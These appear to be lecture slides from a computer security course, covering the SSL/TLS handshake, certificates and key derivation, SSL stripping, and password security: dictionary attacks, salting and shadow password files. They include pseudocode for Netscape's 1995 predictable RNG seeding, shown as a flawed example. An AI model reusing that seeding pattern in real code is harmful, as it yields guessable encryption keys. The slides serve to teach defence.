
SSL Handshake Protocol

NOTE:

- highlighted messages are optional
- phase 1-3 messages are sent as plaintext; why?



SSL Messages




Based on: THOMAS, *SSL AND TLS ESSENTIALS*

Handshake Protocol: ClientHello, ServerHello

- ❑ **ClientHello** message initiates session:
 - client lists encryption and MAC ciphers, compression algorithms, and protocol-versions it supports
 - also sends some random bytes
- ❑ The server responds with a **ServerHello** message:
 - chooses from the client options settings that are acceptable to both parties
 - also sends a session identifier and some random bytes
- ❑ What are the client and server random bytes for?
 - used later in computing the “master secret” shared between client and server – in turn used as session-key material

ClientHello - Cipher Suites




Handshake Protocol: server certificate, client certificate,

- ❑ the server usually authenticates itself to the client by providing its public-key certificate to the client
- ❑ what does a client do with this certificate?
 - certificate created by hashing information including server public-key, user/organization identification, etc
 - encrypted with CA's private key
 - so, client decrypts with CA's ... and verifies the hash
- ❑ Server then optionally requests a client-certificate to authenticate the client
 - rare in practice, since clients usually don't have a certificate
 - client sends the certificate, if available/necessary, as well as some additional verification information in certain cases

Public-Key Certificates

- ❑ X-509 standard format for public-key certificates
- ❑ Trust in each certificate is backed by a hierarchy of certificates each of which signs lower-level certificates
- ❑ Root certificate in the hierarchy is trusted by the client (e.g. hard-coded into application such as browser)
- ❑ Revocation list checked to be sure certificate remains valid



Client Key Exchange

❑ Premaster-secret

- created by client; used to “seed” calculation of encryption parameters
- 2 bytes of SSL version + 46 random bytes
- Sent encrypted to server using server’s public key

This is where the attack
happened in SSLv2

How Not to Do PRNG: Netscape's SSL Implementation

```
From owner-cypherpunks@toad.com  Sun Sep 17 21:38:21 1995
From: Ian Goldberg <iang@CS.Berkeley.EDU>
Message-ID: <199509180441.VAA16683@lagos.CS.Berkeley.EDU>
Subject: Netscape SSL implementation cracked!
To: cypherpunks@toad.com
Date: Sun, 17 Sep 1995 21:41:01 -0700 (PDT)
X-Mailer: ELM [version 2.4 PL23]
Mime-Version: 1.0
Content-Type: text/plain; charset=US-ASCII
Content-Transfer-Encoding: 7bit
Content-Length:      4098
Sender: owner-cypherpunks@toad.com
Precedence: bulk
```

As some of you may recall, a few weeks ago I posted a reverse-compilation of the random number generation routine used by netscape to choose challenge data and encryption keys.

Recently, one of my officemates (David Wagner <daw@cs.berkeley.edu>) and I (Ian Goldberg <iang@cs.berkeley.edu>) finished the job of seeing exactly how the encryption keys are picked.

What we discovered is that, at least on the systems we checked (Solaris and HP-UX), the seed value for the RNG was fairly trivial to guess by someone with an account on the machine running netscape (so much so that in this situation, it usually takes less than 1 minute to find the key), and not too hard for people without accounts, either. See below for details.

Netscape SSL Implementation


```
global variable seed;  
RNG_CreateContext() {  
    (seconds, microseconds) = time-of-day;  
    pid = process ID;  
    ppid = parent process ID;  
    a = mklcpr (microseconds);  
    b = mklcpr (pid + seconds + (ppid << 12));  
    seed = MD5 (a, b);  
}
```

- ❑ The **mklcpr()** function just scrambles the input a bit, and MD5 is a well-known hashing function
- ❑ What does the crucial seed depend on here?

Protocol Handshake: master-secret generation


- ❑ The server and the client both compute a “master secret” according to the a specific pseudo-random function
 - inputs are the premaster secret, a set of literal string values, and a seed consisting of the client's and the server's earlier random-bytes concatenated together
- ❑ This iteratively calculates two keyed-hash message authentication codes (HMACs)
 - Uses MD5 as the hash function for half of the input secret and SHA-1 for the rest
- ❑ Then XORs together the result of those two separate HMAC calculations to get the final value

Generating the Master Secret



Based on: THOMAS, *SSL AND TLS ESSENTIALS*

Generation of Key Material



Based on: THOMAS, *SSL AND TLS ESSENTIALS*

SSL Overhead

- ❑ 2-10 times slower than an unsecure TCP session
- ❑ which is why major services like Twitter and Facebook did not use HTTPS until relatively recently
- ❑ Where we lose time:
 - handshake phase
 - client does public-key encryption
 - server does private-key decryption
 - usually clients have to wait on servers to finish
 - data-transfer phase
 - symmetric-key encryption
- ❑ Each separate HTTPS connection requires this overhead – browsers may initiate many parallel connections

SSL Vulnerabilities

- ❑ Mixed-content sites: main page loads over https, includes non-secure content, such as images, script/css files etc.
 - by tampering with the insecure content, an attacker can undermine the security of HTTPS
- ❑ SSL Stripping: takes advantage of the fact that many users reach secure sites by starting with insecure URL's
 - e.g. type "tdcanadatrust.com" and rely on server redirects to get to the actual site ... even then, the entry page may be non-secure info-page
 - when time comes to switch to https, attacker interposes a MITM relay



CSCD27

Computer and Network Security



Authenticating Humans

Authenticating Computers and Programs



- ❑ Computers and programs need to authenticate one another:
 - e.g. mutual-authentication mechanisms using nonces and symmetric keys
 - SSL/HTTPS server authentication based on CA-signed certificate
- ❑ What about human beings?

Authenticating Humans

- ❑ What evidence can you provide to prove that you are who you say you are, or perhaps at least are someone with authorization to do something?
 - to another human? EXAMPLES?
 - to a machine (computer, program)? EXAMPLES?
- ❑ Is this a hypothetical (e.g. sci-fi) scenario, or is it something we do routinely in our daily lives?
- ❑ Can we solve the problem of authentication-based attacks by eliminating authentication?

Passwords as Authenticators

- An example of security based on what you “know”, vs what you “have” (e.g. RFID transponder) or what you “are” (e.g. biometrics)
- Humans prefer short, memorable key values (commonly 8 characters, 56/64 bits if using ASCII)
- Can use directly or as basis for constructing longer key
 - directly e.g. as DES 56-bit key
 - can't use for RSA p,q:
 - but, can use as random-#-generator seed to generate p,q
- Commonly used by operating systems and Web applications as a way of checking that the user is who they say they are.
- Challenges: easy to remember, hard to guess, keep it secret

Passwords in Practice (the grim reality)

- ❑ Security policies can have unintended consequences, e.g.:
- ❑ Should use different password for each account
 - users actually use single password
- ❑ Passwords must be at least N characters, e.g. 8-10
 - users pad shorter passwords
- ❑ Passwords must not be dictionary words (must be truly random = high entropy) – checked or generated by program
 - users write down passwords or store in unencrypted file
- ❑ Passwords must contain a mix of upper/lower-case, digits
 - users add digit 1 to shorter password, reuse same password with upper-case initial character
- ❑ Passwords must be changed regularly
 - users append date to password (whose core remains static)

Passwords as Authenticators

- Advantages: portable, standalone
 - user-remembered password can be used anywhere
 - no additional client-side certificates, technology required
 - but many advocate for multi-factor authentication
- Defending against attacks
 - Network should not send cleartext passwords
 - can you think of a situation that violates this rule?
 - Malicious users should not have opportunity to conduct offline dictionary attacks
 - what's the harm, if a password is well chosen?
 - Malicious server (as in phishing) should not learn password by communicating with honest user
 - want to protect users from accidentally divulging passwords to 3rd parties

Middle Earth Dictionary Attacks



Dictionary Attack – some numbers


- If passwords were random strings ...
 - Assuming a six-character password
 - upper- and lowercase letters, digits, 32 punctuation characters
 - 689,869,781,056 possible passwords, maybe reasonable deterrent
 - Sys admins may try to force random passwords on users
 - But ... could users remember them? And if not?
- Typical password dictionary
 - 1,000,000 entries of common passwords
 - ordinary words, peoples' names, place names, etc.
 - Suppose you generate and analyze 10 guesses per second
 - this may be reasonable for a Web site; offline much faster
 - Dictionary attack in at most 100,000 seconds = 28 hours, or 14 hours on average
 - Offline reality check: GPU up to 3B hash calculations per second

Dictionary Attack Mitigation

- ❑ How could we make life more difficult for dictionary attackers?
- ❑ Want to keep things easy for users and system implementers, make attackers' task more difficult
 - don't require long random password strings
 - don't require complex (slow) password checking algorithm
- ❑ One problem: a dictionary attacker can immediately see which users have the same password.
 - crack one instance and you get the whole set
- ❑ Another problem, once an attacker hashes a dictionary into a table of hash values can use this against all systems (with same OS/version), why?

Idea: Salt

- ❑ Unix password file entry:




- ❑ Where does salt come from?
- ❑ chosen randomly when password set, eg clock time
- ❑ why constant 0? Essentially encrypting null plaintext

- ❑ Now users with same password have different entries in the password table, across all systems; attack table must account for all possible hash values (attack cost now much higher)

Idea: Salt

- ❑ Unix password file entry:

alice:**fURfuu4.4hY0U**:129:129:Admin:/home/alice:/bin/csh



- ❑ Where does salt come from?
- ❑ chosen randomly when password set, eg clock time

- ❑ Same idea as prior slide, but with secure hash rather than DES
- ❑ Now users with same password have different entries in the password table, across all systems; attack table must account for all possible hash values (attack cost now much higher)

Advantages of Salting

- ❑ Without salt, attacker can pre-compute hashes of all dictionary words once for all password entries
 - same hash function on all same-version Linux/UNIX machines
 - identical passwords hash to identical values; one table of hash values can be used for all password files
- ❑ With salt, attacker must compute hashes of all dictionary words once for each possible salt value
 - With original Unix 12-bit random salt, same password can hash to 2^{12} different values (now use 48 to 128-bit hash value)
 - users with same password now have different hashed password values
 - minimal incremental effort to implement salting
 - Attacker must try all dictionary words for each salt value in the password file – huge change in cost/effort for attack

Shadow Passwords

- Dictionary attacks still possible with salt?
 - maybe: if password file readable, for each salt found in file, try all common strings; more work, but still possible
 - with newer 48-128-bit hash-values become infeasible
- Idea: store hashed passwords in `/etc/shadow` file which is readable only by system administrator (and root programs)

